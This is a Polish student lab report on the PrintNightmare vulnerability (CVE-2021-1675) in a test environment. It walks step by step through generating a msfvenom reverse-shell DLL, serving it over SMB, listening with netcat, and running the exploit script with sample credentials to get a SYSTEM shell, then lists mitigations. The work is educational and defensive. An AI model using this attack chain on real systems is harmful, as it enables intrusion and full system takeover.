Badanie Podatności

Projekt zespołowy

Antoni Golachowski 264097

1. Podatność CVE-2021-1675

CVE-2021-1675, znana również jako "PrintNightmare", to poważna podatność dotycząca usługi Windows Print Spooler. Pozwala ona na zdalne wykonanie kodu oraz eskalację uprawnień, co może prowadzić do pełnego przejęcia kontroli nad systemem.

- Podatność znajduje się w usłudze Windows Print Spooler, która jest odpowiedzialna za zarządzanie drukowaniem w systemie Windows.

- Niewłaściwe zarządzanie przez Print Spooler uprawnieniami do instalowania sterowników drukarek pozwala atakującemu na wykonanie dowolnego kodu w kontekście SYSTEM, czyli z najwyższymi uprawnieniami w systemie Windows. Może to zostać osiągnięte poprzez przesłanie specjalnie spreparowanego pliku.

- Eskalacja uprawnień: Atakujący z dostępem do lokalnego konta na komputerze może wykorzystać tę podatność do uzyskania wyższych uprawnień. W przypadku sukcesu, może on przejąć kontrolę nad całym systemem.

a) Wykorzystanie podatności

W celu zaprezentowania wykorzystania podatności, skonfigurowano środowisko testowe składające się z maszyny z systemem Kali Linux oraz podatną wersją Windows Server 2016. Na maszynie z Windows utworzono konto z uprawnieniami administratora oraz standardowe konto. W celu wykorzystania podatności założono, że znamy login oraz hasło do standardowego konta.


Przebieg:

1. Generujemy payload, który otworzy powłokę zwrotną (reverse shell) do maszyny atakującego


Co robi ta komenda:

- ***msfvenom***: Narzędzie Metasploit służące do generowania payloadów.
- ***-a x64***: Określa architekturę celu jako 64-bitową.
- ***-p windows/x64/shell_reverse_tcp***: Używa payloadu typu shell_reverse_tcp dla 64-bitowego systemu Windows. Payload ten otworzy powłokę zwrotną (reverse shell), czyli połączy się z maszyną atakującą, aby atakujący mógł wykonywać komendy na systemie ofiary.
- ***LHOST=10.100.0.50***: Adres IP maszyny atakującej, do której ofiara ma się połączyć.
- ***LPORT=9001***: Port na maszynie atakującej, na którym nasłuchuje payload.
- **-f dll**: Określa format pliku wynikowego jako DLL (Dynamic Link Library).
- ***-o /smb/reverseshell.dll***: Ścieżka i nazwa pliku wynikowego, w tym przypadku reverseshell.dll w katalogu /smb.

2. Utworzony plik w katalogu /smb




3. Uruchomienie serwera SMB za pomocą impacket-smbserver



- Uruchomienie serwera SMB za pomocą impacket-smbserver powoduje, że katalog /smb/ na maszynie atakującej staje się dostępny jako udział SMB. To umożliwia maszynie ofiary uzyskanie dostępu do plików w tym katalogu poprzez protokół SMB.

4. Uruchomienie netcat w trybie nasłuchu na porcie 9001




Co robi ta komenda:

- ***nc*** (netcat): Narzędzie do czytania i pisania danych przez połączenia sieciowe przy użyciu protokołów TCP lub UDP.
- ***-l***: Ustawia netcat w tryb nasłuchu. Netcat będzie nasłuchiwał połączeń przychodzących.
- ***-n***: Wymusza używanie surowych adresów IP bez prób rozwiązywania DNS.
- ***-v***: Ustawia tryb verbose, dzięki czemu otrzymujemy więcej informacji o tym, co dzieje się w tle.
- ***-p 9001***: Ustawia port, na którym netcat ma nasłuchiwać. W tym przypadku jest to port 9001.

Uruchomienie netcat w trybie nasłuchu na porcie 9001 pozwala na przyjmowanie połączeń przychodzących od maszyny ofiary. Kiedy payload DLL uruchomiony na maszynie ofiary połączy się z maszyną atakującą, netcat odbierze to połączenie i otworzy interaktywną powłokę, umożliwiając atakującemu zdalne wykonanie komend na systemie ofiary.

5. Maszyna ofiary połączy się z serwerem SMB atakującego i uruchomi payload



Co robi ta komenda:

- ***python3***: Wykonuje skrypt w Pythonie przy użyciu interpretera Python 3.


- ***CVE-2021-1675.py***: Nazwa skryptu Python, który wykorzystuje podatność CVE-2021-1675 (PrintNightmare).

- ***WIN-1REL511RE7T/bwayne:B4tman@10.100.0.10***: Dane uwierzytelniające do logowania się na maszynie ofiary. W tym przypadku:

- ***'\\10.100.0.50\smb\reverseshell.dll'***: Ścieżka do pliku DLL na serwerze SMB atakującego.


Po wykonaniu powyższej komendy, maszyna ofiary połączy się z serwerem SMB atakującego i uruchomi payload zawarty w pliku reverseshell.dll. Payload ten otworzy powłokę zwrotną, która połączy się z maszyną atakującą na wcześniej skonfigurowanym porcie (9001). Netcat na maszynie atakującego odbierze to połączenie, dając atakującemu dostęp do powłoki systemu ofiary.

6. Przejęcie kontroli nad maszyną ofiary




Maszyna atakująca uzyskała interaktywną powłokę systemu Windows na maszynie ofiary. Atakujący może teraz wykonywać dowolne komendy na maszynie ofiary, uzyskując pełny dostęp do systemu.


7. Weryfikacja uzyskanych uprawnień przez atakującego



Nazwa konta, która wskazuje, że uzyskano najwyższy poziom uprawnień w systemie Windows - SYSTEM. Jest to konto z pełnymi uprawnieniami administracyjnymi, które umożliwia wykonanie dowolnej operacji na systemie.


8. Utworzenie pliku na koncie administratora przez dostęp zdalny





Plik od razu pojawił się na pulpicie administracyjnego konta maszyny atakowanej.

9. Możliwość zauważenia złośliwego pliku dll



Złośliwy plik dll w folderze procesu spool, przekazany przez maszynę atakującą, a przyjęty przez proces spool jako potencjalny plik sterowników drukarki.

Zapobiegnięcie podatności

Możliwe są dwa podejścia, możliwe z perspektywy średniozaawansowanego użytkownika:

a) Aktualizacja systemu do nowszej wersji, która nie posiada już podatności (wszystkie wersje systemu Windows od 8.06.2021)
b) Jeśli nie chcemy aktualizować systemu do nowszej wersji lub nie mamy takiej możliwości, należy wyłączyć proces spool dla użytkowników nieposiadających uprawnień administratora. Spowoduje to niestety uniemożliwienie drukowania na tych kontach.